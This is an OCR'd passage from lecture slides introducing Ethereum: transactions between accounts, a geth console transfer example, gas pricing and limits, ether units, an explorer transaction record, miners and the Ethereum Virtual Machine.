  - **Execute a Function on a Deployed Contract (discuss later)**

Transactions: Fund Transfer Between EOA



From	Fund sender, an EOA (20-byte address)
To	Fund recipient, another EOA (20-byte address)
Value	Amount, in weis
Data / Input	Empty
Gas Limit	Larger enough for an ether transfer transaction
Gas Price	To be determined by transaction initiator

Transactions: Fund Transfer Between EOA



```
> web3.fromWei(eth.getBalance(eth.accounts[0]))
100
> web3.fromWei(eth.getBalance(eth.accounts[1]))
100
> eth.sendTransaction({
...... from: eth.accounts[0],
...... to: eth.accounts[1],
...... value: web3.toWei(10)
...... })
"0x497913c178f65613035b22340fcf5bc59c7ed474bfa3c1e798c6dffbeda9da5b"
>
> web3.fromWei(eth.getBalance(eth.accounts[0]))
89.99958
> web3.fromWei(eth.getBalance(eth.accounts[1]))
110
```

Smart Contracts

- Function like an external account
  - Hold funds
  - Can interact with other accounts and
  - **Contain code**
- Can be **called through transactions**

Code Execution

- Every Ethereum node contains a virtual machine (similar to Java)
  - Called the Ethereum Virtual Machine (EVM)
  - **Compiles** code from high-level language to bytecode
  - Executes smart contract code and broadcasts state
- Every **full-node** on the blockchain **processes every transaction** and **stores the entire state**
  - What’s the problem here: consumes resources but gets nothing!


Gas

- Halting problem (infinite loop - consume resources) – **reason for Gas**
  - Problem: Cannot tell whether or not a program will run infinitely from compiled code - **why?**
  - Solution: charge fee per computational step to limit infinite loops and stop flawed code from executing
- Every transaction needs to specify an **estimate of the amount of gas it will spend - gas Limit**
- Essentially a measure of how much one is willing to spend on a transaction, even if buggy

Gas Cost

- **Gas Price**: current market price of a unit of Gas (in Wei)
  - Check gas price here: https://ethgasstation.info/
  - Is always set before a transaction by user
- **Gas Limit**: maximum amount of Gas user is willing to spend
- **Gas Cost** (used when sending transactions) is calculated by **gas used*gasPrice**
- **Gas used**
  - normal transaction - 21,000
  - smart contracts: depends on resources consumed - instructions executed and storage used
- **What if gas limit < gas cost?**


Gas Cost



Unit	Wei
Wei	1
Kwei / ada / femtotether	1,000
Mwei / babbage / picoether	1,000,000
Gwei / shannon / nanoether / nano	1,000,000,000
Szabo / microether / micro	1,000,000,000,000
Finney / milliether / milli	1,000,000,000,000,000
Ether	1,000,000,000,000,000,000

Quick quiz: who will get the transaction fee?

A Normal Transaction



Transaction Information


TxHash:	0x08b36b754691aa6f0608cb983bd23f2eec045a40f6ea41165dd48e8046af1514
TxReceipt Status:	Success
Block Height:	5082447 (23 block confirmations)
TimeStamp:	4 mins ago (Feb-13-2018 10:58:24 AM +UTC)
From:	0xdc769[illegible]
To:	0x27bd240886d755e1d273a21d2f00d8598c1c5724
Value:	1.016825952744441134 Ether ($846.17)
Gas Limit:	21000
Gas Used By Txn:	21000
Gas Price:	0.000000008 Ether (8 Gwei)
Actual Tx Cost/Fee:	0.000168 Ether ($0.14)
Cumulative Gas Used:	866792
Nonce:	0

Gas Limit: Maximum amount of gas that a user will pay for this transaction. The default amount for a standard ETH transfer is 21,000 gas

Gas Used by Txn: Actual amount of gas used to execute the transaction. Since this is a standard transfer, the gas used is also 21,000

Gas Price: Amount of ETH a user is prepared to pay for each unit of gas. The user chose to pay 8 Gwei for every gas unit, which is considered a

Eth Gas Station



Estimates over last 1,500 blocks - Last update: Block 7528466

Recommended Gas Prices in Gwei

8 fast (<2m) $0.031/transfer

4 standard (<5m) $0.015/transfer

2 safe low (<30m) $0.008/transfer

Gas-Time-Price Estimator: For transactions sent at block: 7528466

Adjust confirmation time

Avg Time (min)	0.34	Gas Used*	21000
95% Time (min)	0.85	Avg Time (blocks)	2
Gas Price (Gwei)*	4	95% Time (blocks)	5
Tx Fee (Fiat)	$0.015	Tx Fee (ETH)	0.00008

Transaction Count by Gas Price

Confirmation Time by Gas Price


Miner

- Miner is responsible for **creating new block** and **packing transactions**
- They are rewarded by the network, and transaction fee
- They tend to pack the transactions with higher transaction fee

Background: Smart Contract

Smart contracts are widely used

- **Voting systems**
- **Cryptocurrencies**
- **Gaming**
- **Lottery**
- **…**



http://www.ricardoaraujo.net/img/graph.png

EVM: Ethereum Virtual Machine


- “Accounts” have **code and storage**
- Send each other “messages” (transactions)
- “Contracts” receive messages -> run code (function call)
- Stack-based language: 56 opcodes, arithmetic, boolean, control flow, crypto
- New: **gas**, **create**, **suicide**

Ethereum Virtual Machine

